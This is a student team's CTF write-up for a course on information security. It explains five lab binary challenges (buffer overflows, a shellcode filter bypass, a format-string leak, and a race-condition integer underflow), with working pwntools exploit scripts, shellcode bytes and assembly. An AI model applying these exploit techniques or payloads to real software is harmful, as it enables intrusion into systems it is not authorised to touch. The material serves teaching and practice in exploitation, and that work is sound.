2025-2 COSE354 CTF Writeup

Team 11

Team Members

Jeongmin Lee — 2023320060
Chanhaeng Lee — 2020320067
Pedro Vidal Villalba — 2025962037
Jonghyeok Lee — 2020320072
Nurnazihah Intan — 2023320129

Contents

1 Introduction

This report contains the solutions to the CTF problems from the Information Security course in the 2025–2 semester. For each problem, the explanation is organized in the following order: a brief problem description, vulnerability analysis, exploit flow, exploitation process, and finally the flag.

2 System

2.1 Stage1_Suktap_Teaching_Award (50 pts)

2.1.1 Problem Description

The challenge implements a simple course evaluation system. Each evaluation is stored in the following structure:

```
typedef struct {
    char review[40];
    char grade[4];
} Eval;
```

The goal is to make the internal grade become `"A+"` so that the function `get_flag()` prints the contents of `flag.txt`. The program provides an "admin tool" menu option that accepts an admin code and loads user-controlled input into the `review` field, which becomes the entry point for exploitation.

2.1.2 Vulnerability Analysis

The vulnerability lies in the following code inside `admin_tool()`:

```
scanf("%s", e->review);
```

This call performs **no length checking**. Because `review` is only 40 bytes long, any input longer than 40 bytes will overflow into the adjacent field `grade[4]`.

The in-memory layout of `Eval` is:

```
[ review (40 bytes) ] [ grade (4 bytes) ]
```

By overflowing `review`, we can overwrite `grade`. The function `get_flag()` only prints the flag if:

```
strncmp(e->grade, "A+", 2) == 0
```

Thus, by overflowing `grade` with the bytes `"A+"`, the condition is satisfied and the flag is printed.

2.1.3 Exploit Flow

The exploit proceeds as follows:

1. Connect to the remote service.
2. Select menu option 2 (Evaluation adjustment tool).

3. Bypass the admin check by entering the hardcoded password `"professor"`.
4. When prompted for raw evaluation data, send:

   ``` ``A'' * 40 + ``A+'' ```

   This overflows `review` and overwrites `grade` with `"A+"`.
5. `admin_tool()` calls `get_flag()`, which now prints the flag.la

2.1.4 Exploit Code

```
from pwn import *

context.log_level = 'debug'

# Local testing
# r = process('./Stage1_Suktap_Teaching_Award')

# Remote connection
r = remote('128.134.83.160', 31331)

# Wait for menu prompt
r.recvuntil(b'1: View course evaluation summary\n')

# 1) Select menu option 2 (admin tool)
r.sendline(b'2')

# 2) Enter admin code
r.recvuntil(b'Enter admin maintenance code:\n')
r.recvuntil(b'> ')
r.sendline(b'professor')

# 3) Enter raw evaluation blob
r.recvuntil(b'Enter raw evaluation blob (no spaces):\n')
r.recvuntil(b'> ')

# Padding 40 bytes for review[40] + "A+" to overwrite grade[0..1]
payload = b'A'*40 + b'A+'
r.sendline(payload)

# 4) Wait for flag output
r.interactive()
```

2.1.5 Final Result and Output

Running the exploit produces output similar to the following:

```
Raw data imported.
Current internal grade bytes: "A+"

FLAG: COSE354{IM_SUPER_POWER_PROFESSOR}
```

This confirms that the overflow successfully overwrote the `grade` field, satisfying the `"A+"` check in `get_flag()` and leaking the flag.
```

```
Raw data imported.
Current internal grade bytes: "A+"

[DEBUG] Received 0x9a bytes:
    b'FLAG: COSE354{IM_SUPER_PROFESSOR}\n'
    b'\n'
    b'=== COSE354 Evaluation Menu ===\n'
    b'1: View course evaluation summary\n'
    b'2: Evaluation adjustment tool (admin only)\n'
    b'3: Exit\n'
    b'> '
FLAG: COSE354{IM_SUPER_PROFESSOR}
```

Figure 1: Result of Stage1 exploitation

2.2 Stage2_Suktap_Teaching_Award (50 pts)

2.2.1 Problem Description

This challenge extends the behavior of Stage1 by introducing a new verification mechanism in `get_flag()`. The evaluation structure remains identical:

```
typedef struct {
    char review[40];
    char grade[4];
} Eval;
```

However, instead of immediately printing the flag when the grade is set to `"A+"`, the program now:

1. Checks whether `grade == "A+"`
2. If true, reads up to 100 bytes from standard input into a stack buffer
3. Blocks shellcode that contains the byte `0x31`
4. Casts the buffer to a function pointer and executes it

Therefore, this challenge requires both a buffer overflow to set the grade and crafting valid shellcode to read and print `flag.txt`.

2.2.2 Vulnerability Analysis

The vulnerability originates from a classic buffer overflow in the admin tool:

```
scanf("%s", e->review);
```

Since `review` is only 40 bytes, providing input longer than 40 bytes will overflow into the adjacent `grade[4]` field:

`[ review (40 bytes) ] [ grade (4 bytes) ]`

This allows overwriting `grade` with `"A+"`, which is required for reaching the shellcode execution stage in `get_flag()`.

The second vulnerability is the presence of an executable stack, due to compilation with:

```
-z execstack
```

This enables arbitrary shellcode execution once the grade condition is satisfied.

Finally, the function `filter_shellcode()` blocks any shellcode containing the byte `0x31`:

```
if (code[i] == 0x31) return 1;
```

Thus, the exploit must use shellcode that contains no `0x31` bytes.

2.2.3 Exploit Flow

The full exploitation steps are as follows:

1. Connect to remote server (`128.134.83.160:31332`)
2. Select menu option `2` to access the admin tool
3. Enter the hardcoded password `"professor"`
4. Overflow the `review` buffer with:

   ``‘A’’ * 40 + ‘‘A+’’``

   which overwrites `grade` with `"A+"`
5. Once in `get_flag()`, send custom shellcode that:
   - Opens `"flag.txt"`
   - Reads up to 0x64 bytes
   - Writes them to stdout
6. Ensure shellcode contains no `0x31` bytes in order to bypass `filter_shellcode()`

This results in arbitrary code execution and successful extraction of the flag.

2.2.4 Exploit Code

```
from pwn import *

context.arch = 'i386'
context.log_level = 'debug'

r = remote('128.134.83.160', 31332)

# Custom 32-bit Linux shellcode without byte 0x31
shellcode = bytes.fromhex(
    "29c050682e74787468666c616789e3"
    "29c929d2b005cd8089c389e1b264b0"
    "03cd80b30189e1b004cd8029dbb001"
    "cd80"
)
```

```
assert 0x31 not in shellcode
exploit_shellcode = shellcode.ljust(100, b"\x90")

# === Initial menu ===
r.recvuntil(b'1: View course evaluation summary\n')

# 1) Admin tool
r.sendline(b'2')

# 2) Admin password
r.recvuntil(b'> ')
r.sendline(b'professor')

# 3) Overflow review -> overwrite grade
r.recvuntil(b'Enter raw evaluation blob (no spaces):\n')
r.recvuntil(b'> ')
payload = b'A' * 40 + b'A+'
r.sendline(payload)

# 4) Inject shellcode into get_flag() input
r.send(exploit_shellcode)

# 5) Show output
r.interactive()
```

2.2.5 Final Result and Output

The exploit successfully overwrites the grade field, bypasses the shellcode filter, and prints the contents of `flag.txt`. The execution result is:

```
Raw data imported.
Current internal grade bytes: "A+"

COSE354{IM_SUPER_POWER_PROFESSOR}
... (additional bytes printed by sys_write)
```



Figure 2: Result of Stage2 exploitation

The extra bytes appear because the shellcode prints a fixed-size buffer (0x64 bytes), including unused stack memory. Nevertheless, the correct flag is fully printed, confirming successful exploitation.

Shellcode Construction Details Unlike Stage1, Stage2 requires providing valid executable shellcode to the program. This shellcode is executed only when the internal grade becomes `"A+"`. However, the challenge imposes several constraints:

- 32-bit Linux (x86) architecture
- Stack is marked executable (`-z execstack`)
- Shellcode length must be ≤ 100 bytes
- The byte `0x31` is forbidden, because `filter_shellcode()` rejects any payload containing it
- The shellcode must read and print the contents of `flag.txt`

Thus we cannot use typical `execve("/bin/sh")` shellcode variants, which usually contain the forbidden byte `0x31`. Instead, a fully custom shellcode was written with the following design:

$$\text{open(”flag.txt”)} \rightarrow \text{read(fd, buffer, 0x64)} \rightarrow \text{write(1, buffer, 0x64)}$$

The implementation uses Linux INT 0x80 system calls:

System Call	EAX	Description
`sys_open`	5	open(filename, flags)
`sys_read`	3	read(fd, buf, size)
`sys_write`	4	write(1, buf, size)

A key challenge was creating a null-terminated filename string (`"flag.txt"`) without generating the byte `0x31`. To accomplish this, the shellcode uses stack-pushing operations:

```
push 0x2e747874    ; "txt."
push 0x666c6167    ; "flag"
```

This produces the string `"flag.txt"` on the stack in reverse order, as required by x86 calling conventions. The pointer to this filename is placed in `EBX` via `MOV EBX, ESP`.

Next, `sys_open` is invoked:

```
xor ecx, ecx       ; flags = 0
xor edx, edx       ; mode = 0
mov al, 5          ; sys_open
int 0x80
```

The returned file descriptor is saved in `EBX`. A buffer pointer is again set to the stack, and `sys_read` is executed:

```
mov ebx, eax       ; fd from open()
mov ecx, esp       ; buf
mov dl, 0x64       ; 100 bytes
mov al, 3          ; sys_read
int 0x80
```

Finally, `sys_write` prints the flag contents to stdout:

```
mov ebx, 1          ; stdout
mov ecx, esp        ; buf
mov dl, 0x64        ; size
mov al, 4           ; sys_write
int 0x80
```

The final shellcode was assembled into the following byte sequence:

```
29c050682e74787468666c616789e3
29c929d2b005cd8089c389e1b264b0
03cd80b30189e1b004cd8029dbb001
cd80
```

This shellcode is:

- Fully position-independent
- Contains no forbidden byte `0x31`
- Under 100 bytes
- Successfully opens and prints `flag.txt`

To match the 100-byte buffer size used by `read(0)` inside `get_flag()`, the shellcode is padded with NOP instructions:

```
exploit_shellcode = shellcode.ljust(100, b"\x90")
```

This ensures safe execution without affecting filtering or functionality.

2.3 Stage3_JGrade (200 pts)

2.3.1 Problem Description

The challenge provides a C program that simulates a "Grade Inquiry" system for a student named Jimin Son. Internally, the program stores all grade information in a global array of Student structures. Only student[0] (index 0) represents the authoritative protected grade record. The goal of the challenge is to read the contents of flag.txt, which is only possible if(student[0].grade == "A+") and the user invokes menu option 3 (`get_flag()`). The program exposes only three user-accessible functions through the menu:

- `print_info()` – Displays grade information and writes user input to the memo and course_feedback fields.
- `fix_grade()` – Allows modifying a copied grade field but protects student[0].grade by checking that the new grade matches the existing one.
- `get_flag()` – Prints the flag only when student[0].grade begins with "A+".

The direct assignment of "A+" to student[0].grade is impossible by the intended logic. The challenge therefore requires discovering an unintended memory corruption vulnerability and using it to indirectly modify protected data or bypass grade-checking logic.

2.3.2 Vulnerability Analysis

Use of read() without null The program contains several unsafe memory operations involving global arrays of Student structs. The main vulnerabilities arise from:

```
read(0, student[copy_idx].memo, 40);
read(0, student[copy_idx].course_feedback, 40);
```

read() writes raw bytes without a null terminator, but the program later uses these fields as C-strings. This allows strings to run into adjacent fields of the Student struct when used as the source for strcpy().

Unbounded strcpy() between students Also in `print_info()`:

```
strcpy(student[0].course_feedback, student[copy_idx].course_feedback);
```

If the "string" in course_feedback is missing a null terminator, strcpy() continues reading through the next student's memo, the next student's name, and only stops when it eventually encounters a '\0'.

copy_idx immediately after student[10] The global layout is:

```
dummy[400]
student[0]
student[1]
...
student[10]
copy_idx          // target for overflow
```

student[10].course_feedback is exactly 40 bytes before copy_idx. Therefore, copying any string longer than 40 bytes into "strcpy(student[10].course_feedback, ...)" will overwrite copy_idx.

Mathematical behavior of % with negative numbers In `fix_grade()`:

```
copy_idx = (copy_idx % 10) + 1;
```

In C, $(-1\%10) == -1$. Thus, if we corrupt copy_idx to -1, we can directly corrupt the protected grade field.

2.3.3 Exploit Flow

The exploitation requires manipulating several print_info() calls to precisely shape global memory. The sequence is as follows:

1. Prepare student[10].memo to contain marker bytes (0xff 0xff 0xff 0xff ...)
2. Construct a long (88-byte) overflow string in student[0].course_feedback
3. Overflow in copy_idx
4. Use `fix_grade()` to write directly to student[0].grade

2.3.4 Exploit Code

```
from pwn import *

HOST = "128.134.83.160"
PORT = 31333

def start():
    if args.LOCAL:
        # Local Test
        return process(["./Stage3_JGrade.o"])
    else:
        return remote(HOST, PORT)

def do_print_info(io, memo_data, fb_data):
    # Call menu 1 (print_info) once, with controlled memo and feedback.
    assert len(memo_data) == 40
    assert len(fb_data) == 40

    io.recvuntil(b'>\n')      # wait for menu prompt
    io.sendline(b'1')         # choose "Inquiry grade info"

    # Now inside print_info(), after printing some text it calls:
    # read(0, student[copy_idx].memo, 40);
    io.recvuntil(b"memo, please enter it below:")
    io.recvuntil(b"\n")       # consume the trailing newline
    io.send(memo_data)        # exactly 40 bytes, no newline

    # Then:
    # read(0, student[copy_idx].course_feedback, 40);
    io.recvuntil(b"Please write your course feedback:")
    io.recvuntil(b"\n")
    io.send(fb_data)          # exactly 40 bytes, no newline

    # After this, main loop continues and will print menu again.
    # We don't parse the rest here
```

```
def do_fix_grade(io, grade_str=b"A+"):
    # Call menu 2 (fix_grade) once, with a short grade string.
    # After corrupting copy_idx to -1, it writes into student[0].grade.
    io.recvuntil(b'>\n')
    io.sendline(b'2')      # choose fix_grade

    io.recvuntil(b"Please enter the grade you want to change:")
    io.recvuntil(b"\n")
    # scanf("%4s") reads until whitespace, so 'A+' is fine.
    io.sendline(grade_str)

def do_get_flag(io):
    # Call menu 3 (get_flag).
    io.recvuntil(b'>\n')
    io.sendline(b'3')      # get_flag
    # Print everything we get (should include flag)
    print(io.recvall(timeout=2).decode(errors="ignore"))

def main():
    io = start()

    # copy_idx starts at 0, and every call to print_info/fix_grade:
    # copy_idx = (copy_idx % 10) + 1;
    copy_idx = 0

    filler_memo = b"A" * 40
    filler_fb   = b"B" * 40

    # --- Phase A: prepare student[10].memo with 0xff 0xff ... ---
    # We want the next print_info to run with remote copy_idx == 10.
    # That happens when current copy_idx == 9, because:
    # new = (old % 10) + 1
    while copy_idx != 9:
        do_print_info(io, filler_memo, filler_fb)
        copy_idx = (copy_idx % 10) + 1

    # Now our next print_info will be with copy_idx == 10 (Call A).
    # For Call A: set memo[10] = 0xff 0xff 0xff 0xff ...
    memo_A = b"\xff\xff\xff\xff" + b"C" * 36     # 40 bytes total
    fb_A   = b"D" * 40                           # any non-zero bytes

    do_print_info(io, memo_A, fb_A)
    copy_idx = (copy_idx % 10) + 1   # now copy_idx == 10 locally

    # --- Phase B: build long student[0].course_feedback by student[9].
   course_feedback + student[10].memo ---
    # We want the next print_info with remote copy_idx == 9.
    # That happens when current copy_idx == 8.
    while copy_idx != 8:
        do_print_info(io, filler_memo, filler_fb)
        copy_idx = (copy_idx % 10) + 1

    # Now next print_info has copy_idx == 9 (Call B).
    # For Call B: course_feedback[9] = 40 non-zero bytes, so string
   flows:
    # student[9].course_feedback (40) + student[10].memo (40) + "
   jiminSon\0"
    # and gets copied into student[0].course_feedback.
```

```
    memo_B = b"G" * 40
    fb_B   = b"H" * 40   # all non-zero

    do_print_info(io, memo_B, fb_B)
    copy_idx = (copy_idx % 10) + 1   # now copy_idx == 9

    # At this point, student[0].course_feedback is a long string whose
   bytes 40..43 are 0xff 0xff 0xff 0xff.

    # --- Phase C: overflow from student[0].course_feedback into student
   [10].course_feedback and copy_idx ---
    # We want the next print_info with copy_idx == 10 (Call C),
    # and at the start of that function it does:
    # strcpy(student[10].course_feedback, student[0].course_feedback);
    # which overflows into copy_idx.
    # This happens right now, since old copy_idx == 9.

    memo_C = b"X" * 40
    fb_C   = b"Y" * 40

    do_print_info(io, memo_C, fb_C)
    # After this, copy_idx is overwritten in memory to 0xffffffff (-1).
    # Our local "copy_idx" variable is no longer accurate, but we do not
    need it anymore.
    copy_idx = (copy_idx % 10) + 1   # logical value, but real one in
   memory is now -1

    # --- Phase D: call fix_grade() to write into student[0].grade ---
    # In fix_grade():
    # copy_idx = (copy_idx % 10) + 1;
    # With real copy_idx = -1, (-1 % 10) == -1 in C, so new copy_idx =
   0.
    # Then: scanf("%4s", student[0].grade);
    # and finally compares grade to itself (always passes).
    do_fix_grade(io, b"A+")

    # --- Phase E: call get_flag() ---
    do_get_flag(io)
    io.close()

if __name__ == "__main__":
    main()
```

2.3.5 Final Result and Output

The exploit successfully overwrites the grade field, bypasses the shellcode filter, and prints the contents of `flag.txt`. The execution result is:

```
COSE354{
Rescue_me...grad_school_is_a_boss_raid_I_cant_solo
come_join_the_grad_school_and_help_me_clear_this!
}
```

2.4 Stage4_JType (150 pts)

2.4.1 Problem Description

The program simulates a small "typing game" themed around a character called *Jururu*. When the binary starts, it first calls `get_flag()`, which opens `flag.txt` and stores the secret flag string into the global buffer `flag`. This buffer is kept in writable global memory for the entire lifetime of the process, but the program never prints it directly in any code path.

After the prologue message, the user interacts with the program as follows:

1. A random target sentence is generated by `generate_random_sentence()`. Internally, the function concatenates nine tokens chosen from a fixed seed array {`"I"`, `"love"`, `"jururu"`, `"from"`, `"Isekai"`, `"Idol"`, `"the"`, `"best"`, `":)"`} into the global buffer `current_sentence`. The resulting sentence is stored globally and later used as the typing target.

2. The player is prompted to enter a user ID via `scanf("%s", user_id)` and is greeted with `"Welcome %s!"`. The user ID is stored in the global buffer `user_id`.

3. The program then repeatedly shows a menu:

    1. Play the typing game
    2. Show the current score
    3. Exit

When the player chooses "Play Game", the function `play_typing_game()` is invoked. It:

- Prints the current target sentence stored in `current_sentence`.
- Measures the time interval between prompting the user and receiving input using `time()` before and after `scanf()`.
- Reads the player's typed text into a local buffer `user_input` with `scanf("%100s", user_input)`.
- Computes a character-wise accuracy score using `calculate_accuracy(user_input, current_sentence)`, counting how many characters match the target prefix.
- Derives a time-based score and an accuracy-based score, then combines them into a final score:

$$\text{time\_score} = \min\left(50,\ \left\lfloor 50 \cdot \frac{1}{\text{elapsed\_time}} \right\rfloor\right), \quad \text{accuracy\_score} = \lfloor \text{accuracy} \times 0.5 \rfloor .$$

- Updates the global variable `user_score` to be the maximum of the previous score and the newly computed score.

From a security perspective, the important point is that the flag is loaded once into a globally accessible buffer and never cleared. The rest of the game logic continuously exposes user-controlled input to various parts of the program. In particular, the binary:

- Uses unbounded `scanf("%s", user_id)` on a fixed-size global buffer `user_id` (`#define MAX_LENGTH 100`), which opens the door to overwriting adjacent global data through a buffer overflow.
- Keeps both `flag` and other game state (`user_score`, `current_sentence`, `user_id`) in the same global data area, making it possible for an overflow to corrupt or read sensitive values.
- Is compiled as a 32-bit binary with an executable stack (`-m32 -z execstack`), which weakens modern exploit mitigations and makes memory-safety bugs easier to turn into a powerful primitive.

As a result, the challenge is to exploit these memory-safety issues in order to gain powerful read/write capabilities over the process memory.

2.4.2 Vulnerability Analysis

The challenge is exploitable due to two chained vulnerabilities: (1) a buffer overflow in the global `user_id` buffer, and (2) a format string vulnerability in `printf(current_sentence)`. Together, these flaws enable an attacker to fully control the argument passed to `printf()` and leverage the stack to leak the global `flag[]` buffer.

Buffer Overflow in `user_id`

The program allocates a global buffer:

```
char user_id[MAX_LENGTH];
```

However, it reads user input using:

```
scanf("%s", user_id);
```

The `%s` format specifier does not impose any length restriction on the input. Thus, if the user provides more than `MAX_LENGTH` bytes, the input overflows into adjacent global variables. The layout in the `.bss` section places `current_sentence` immediately after `user_id`, meaning attackers can overwrite the entire `current_sentence` buffer by sending a long enough string as their "user ID".

Because `current_sentence` is later used as the argument to `printf()`, fully controlling it directly leads to command injection into `printf()`'s format-string parser.

Format String Vulnerability in `printf(current_sentence)`

Inside `play_typing_game()`, the program prints the sentence with:

```
printf(current_sentence);
```

Since `current_sentence` is controlled by the attacker due to the previous overflow, the attacker effectively controls the entire format string supplied to `printf()`.

This introduces a classical format string vulnerability:

- `%x`, `%p` can be used to leak raw stack values.
- `%n$s` allows interpreting arbitrary stack positions as pointers to strings.
- `%<index>$s` allows leaking memory pointed to by stack values.

This is extremely powerful because `printf()` will treat the stack contents as variadic arguments even though no explicit parameters were passed.

Stack Contains a Pointer to `flag[]`

The following code snippet appears in `play_typing_game()`:

```
char *f;
f = flag;
```

This causes the address of the global `flag[]` buffer to be stored on the stack. Although the variable `f` is never used afterwards, its existence is crucial: the pointer remains on the stack frame when `printf(current_sentence)` is executed.

Since the attacker can use format specifiers such as:

`%n$s`

to interpret arbitrary stack positions as pointers, they can simply determine which stack index contains `f`, and then print the contents of `flag[]` directly.

In other words, the attack chain is:

Buffer Overflow → Controlled Format String → Stack Pointer to flag[] → Flag Leak

In conclusion, the exploitation is made possible by the combination of:

- absence of bounds checking in `scanf("%s", user_id)`;
- unsafe usage of `printf()` with attacker-controlled input;
- presence of a stack pointer referencing the global flag buffer;
- lack of mitigations such as stack canaries, ASLR (32-bit), and PIE.

These issues together allow an attacker to reliably leak the secret flag from memory without needing code execution or ROP.

2.4.3 Exploit Flow

The exploit consists of a two-stage chain: (1) overflowing the global `user_id` buffer to overwrite `current_sentence`, and (2) abusing the format-string vulnerability in `printf(current_sentence)` to leak the flag. The complete exploitation process proceeds as follows.

Step 1: Trigger the Buffer Overflow The attacker provides an overly long string as the "user ID", which is read by:

```
scanf("%s", user_id);
```

Because `%s` does not enforce any length limit, supplying more than `MAX_LENGTH` bytes overflows the `user_id` buffer and overwrites the adjacent `current_sentence` buffer in the `.bss` region.

In the final exploit, the attacker sends a payload that consists of a large padding (e.g., hundreds of `'A'` bytes) followed by a positional format specifier such as `%3$s`, so that the entire `current_sentence` buffer is replaced with an attacker-controlled format string.

Step 2: Redirect `printf()` to Read the Stack During `play_typing_game()`, the program executes:

```
printf(current_sentence);
```

Since `current_sentence` is now fully attacker-controlled, `printf()` will parse the injected format specifiers.

Earlier in the same function, the local variable `f` is initialized as:

```
char *f;
f = flag;
```

Thus, the stack frame contains a pointer to the global `flag[]` buffer. Although no printf arguments are explicitly provided, `printf()` treats the contents of the stack as variadic arguments when positional format specifiers such as `%n$s` are used. By empirically determining the correct index (3 in our compiled binary), the attacker can use `%3$s` to interpret `f` as a `char *` and print the memory pointed to by `flag[]`.

Step 3: Leak the Flag from Memory Once the overflowed `current_sentence` (e.g., a string of padding followed by `%3$s`) is printed, `printf()` dereferences the third stack entry, which corresponds to the local variable `f`, and attempts to print it as a C string.

Since `f = flag`, this effectively prints the contents of `flag[]`, revealing the secret stored in `flag.txt`.

An exploit implementing this flow, using a remote connection and the above payload structure, is provided in next section.

2.4.4 Exploit Code

```
from pwn import *

# to overflow user_id and overwrite current_sentence
payload = b"A" * 300 + b"%3$s"

# connect to the server and port
p = remote("128.134.83.160", 31334)

# sending the overflowed payload as the user ID
p.recvuntil(b"Enter your user ID")
p.sendline(payload)

# choose to play the game
p.recvuntil(b"> ")
p.sendline("1")

# we skip up to the printed sentence
p.recvuntil(b"Type the following sentence:\n")
print(p.recvline().decode())
p.close()
```

2.4.5 Final Result and Output

We can obtain the flag by running the exploit code described above. The result of the execution is shown in Figure 3.

Figure 3: Result of the Stage 4 exploitation

As demonstrated in Figure 3, running the exploit successfully leaks the flag contained in the program's memory:

```
COSE354{
    This_is_the_only_way_I_can_send_you_a_text_without_the_prof_noticing.
    See_you_in_ch3_flag}
```

This confirms that the buffer overflow and format string vulnerabilities were successfully exploited to read the secret flag from memory.

2.5 Stage5_JStock (150 pts)

2.5.1 Problem Description

This challenge simulates a stock exchange program also themed around the character called *Jururu*. The program allows the user to buy and sell Jururu stock to increase their account balance.

On program start, an alarm is set for 30 seconds with an associated handler that terminates the program. A secondary thread is also spawned and detached to execute the `update_price()` function, which seeds a random number generator from the current time and enters an infinite loop in which it updates the `stock_price` variable to a random value between 100 and 400, and then sleeps during 0.5 s.

The program then repeatedly shows a menu with 4 options: 1. Check Stock Price; 2. Buy Stock; 3. Sell Stock; 4. Exit. It also has another hidden option 5, which executes the `get_bounty()` function and then exits, meaning that we only have one opportunity per execution to try to retrieve the flag.

There are three global variables in the program that get used in all the functions to provide the program functionality: `stock_price`, `user_balance` and `user_stock`, all of which are of type `unsigned int`. The user balance is initiated to \$10000, with zero initial shares and the stock price gets updated by the secondary thread as mentioned. The `get_bounty()` function checks whether the user balance is no less than $\$10^9$, and in that case it reads and prints the flag.

Menu option 1 prints the current value of the three global variables, and options 2 and 3 call the functions `buy_stock()` and `sell_stock()`, respectively, which have a very similar code layout.

The `buy_stock()` function checks whether the user balance is greater or equal to the total price of the stocks the user intends to buy, that is, the product of the stock price times the amount of shares. Then, it checks whether the number of shares to buy does not exceed the maximum number by calling `check_over_max_amount()`. If both tests pass, the price of the bought shares is subtracted from the user balance and the number of shares bought is added to the user stock.

Similarly, the `sell_stock()` function checks if the amount of shares the user wants to sell is no greater than the amount they own, then also performs the `check_over_max_amount()` check and if both tests pass, it decreases the user stock and increases their balance by the current value of the sold shares.

All integers used in the program are unsigned and many security checks are performed, so the code seems pretty robust at first glance.

To be able to increase our balance from the initial $\$10^4$ to the objective of $\$10^9$, we could actually try to legitimately buy and sell the stocks to try to increase our balance, which would indeed be feasible in a best-case scenario of favorable stock prices in the 30 second window that the program provides and the corresponding 60 price changes.

However, when trying this naive strategy, we realize that the `check_over_max_amount()` function becomes a bottleneck that will make the legitimate strategy impossible, since this function contains sleep call of 10 ms, and limits the buys and sells to 1000 shares per call, meaning that we could only trade 50000 shares per cycle, which is not nearly enough to reach the goal of 1 billion dollars. Nonetheless, this limitation to the legit strategy is actually what would allow us to exploit the program.

2.5.2 Vulnerability Analysis

The challenge is exploitable due to two combined vulnerabilities: a **race condition** and an **integer underflow**.

Specifically, we can cause an integer underflow in the `buy_stock()` function to make the unsigned `user_balance` variable go below zero and therefore wrap around to a value close to the maximum $2^{32} - 1$, which is greater than our objective balance.

In order to cause that underflow, we will use the fact that the function that checks for the amount of shares takes 10 ms to complete. In that time window, the secondary thread, which is still running, might update the shared stock price variable, and if it happens that the new stock price times the amount of shares we intend to buy is greater than our current balance, then when that product gets subtracted, an integer underflow will occur, the user balance will take a huge value, and we will be able to get the flag.

This happens due to a lack of atomicity between the operations of checking the price of the shares to buy and the update of the user balance, and since the code does not use any kind of synchronization mechanism between the two threads, it is subject to a race condition, which also gets much more likely due to the 10 ms sleep operation in the main thread.

Therefore, to exploit the vulnerability we have to buy a certain number of shares whose price is below our current balance to pass the first test, and then hope for the change in stock price to happen in the 10 ms time window that the `check_over_max_amount()` function provides and that the new price is greater than the previous one to trigger the underflow.

This time window of 10 ms is rather small when connecting to the remote server, so we will have to automate the process and time it right, and since the change in stock price is also pseudo-random, the exploit will not always be successful, but during the whole 30 seconds that the program runs we have a pretty good chance to actually retrieve the flag.

2.5.3 Exploit Flow

The exploit consists of two steps that get repeated over and over until they are successful and manage to exploit the vulnerability previously mentioned.

Step 1: Synchronization Since the exploit is primarily based on a race condition and we only have a 10 ms window to use it, we need to get the timing right. For that reason, we use the `synchronize()` function, that keeps polling the server until it detects a change in the stock value. Once that happens, we know it will take about 500 ms for the next change of `stock_value`, and we should be in the 10 ms sleep window when that happens.

To account for the latency of the communication through the internet, this function also keeps track of how many times we polled the server until we saw the change and how much time it elapsed, and with that we can get an estimate for the latency that we can later use to properly time our request. In normal executions it turns out the latency was around 5 ms, so it can be significant enough to cause the exploit to fail if we did not account for it.

Step 2: Attempt the exploit Once we are synchronized with the server, we can attempt to perform the exploit we mentioned before.

For that, the program will sleep for a duration of 490 ms (500 ms that it will take for the value to change minus the 10 ms window), adjusted for the latency, so that when we

resume execution and the server receives our request, it will hopefully be less than 10 ms from the next stock value change. After the program wakes up, we will send a request to buy as many stocks as possible still passing the first check in `buy_stock()`.

After sending the buy request, we check our balance against the server to see if the underflow occurred. If everything went right, that is, the request was timed correctly and the new stock value was higher than the previous one so that it caused the underflow, the user balance value will be high enough to claim the flag.

In case something went wrong and we did not manage to cause the underflow, we simply sell all of our stocks to reset the state for the next try and we go back to synchronizing with the server to hopefully get it right the next time.

2.5.4 Exploit Code

```
from pwn import *
import time

# context.log_level = 'debug'

# Constants
HOST = '128.134.83.160'
PORT = 31335

TARGET_BALANCE = 1_000_000_000
INITIAL_BALANCE = 10_000

BASE_SLEEP = 0.49
INITIAL_LATENCY = 1e-3
ALPHA = 0.25

COLORS = {
    'reset':    '\x1b[0m',
    'red':      '\x1b[1;31m',
    'green':    '\x1b[1;32m',
    'yellow':   '\x1b[1;33m',
}

class State:
    def __init__(self, io: tube):
        self.io = io
        self.price = 0
        self.balance = INITIAL_BALANCE
        self.shares = 0

    def __str__(self):
        return f"""
    Price per share:  {self.price},
    Balance:          {self.balance},
    Number of shares: {self.shares},
    Total:            {self.total()}
                """

    def total(self) -> int:
        return self.balance + self.price * self.shares

    def update(self):
        # Check stock price and state
```

```
        self.io.sendline(b'1')
        # Receive all, then process
        response = self.io.recvuntil(b'> \n').decode('utf-8')
        # Parse the string to get the values
        values = [part.strip().split()[0] for part in response.split(':'
    )[1:]]
        self.price = int(values[0][1:])      # Remove the initial $
        self.balance = int(values[1][1:])    # Remove the initial $
        self.shares = int(values[2])

    def synchronize(self) -> float:
        # Time to get the latency of the connection
        start_time = time.perf_counter()
        # Initial update
        self.update()
        current_price = self.price
        counter = 0
        # Keep updating until we see a change in the stock price
        while current_price == self.price:
            self.update()
            counter += 1
        end_time = time.perf_counter()
        # Compute the latency of the connection
        latency = (end_time - start_time) / counter
        return latency

    def buy(self, shares: int):
        self.io.sendline(b'2')      # Ask to buy
        self.io.recvline()          # Discard message
        self.io.sendline(bytes(f"{shares}", "utf-8"))
        self.io.recvuntil(b'> \n')
        self.update()

    def sell(self, shares: int):
        self.io.sendline(b'3')      # Ask to sell
        self.io.recvline()          # Discard message
        self.io.sendline(bytes(f"{shares}", "utf-8"))
        self.io.recvuntil(b'> \n')
        self.update()

    def try_bounty(self):
        if self.balance > TARGET_BALANCE:
            self.io.sendline(b'5')
            print(COLORS['green'] + "Success!" + COLORS['reset'])
            print(self.io.recvline().decode('utf-8'))
            self.io.close()
            exit(0)

    def try_exploit(self, latency: float):
        # Sleep for one cycle minus the time it takes to send the
    message
        time.sleep(BASE_SLEEP - latency)
        # Try to buy all the shares possible during the critical period
    so
        # that it bypasses the check but then underflows with the
    updated price
        self.buy(self.balance // self.price)
        # Try to get the flag
```

```
        self.try_bounty()
        # If it didn't work, sell all and try again
        self.sell(self.shares)


def main():
    # io = process("./Stage5_JStock.o")
    io = remote(HOST, PORT)

    # Receive and discard the prologue
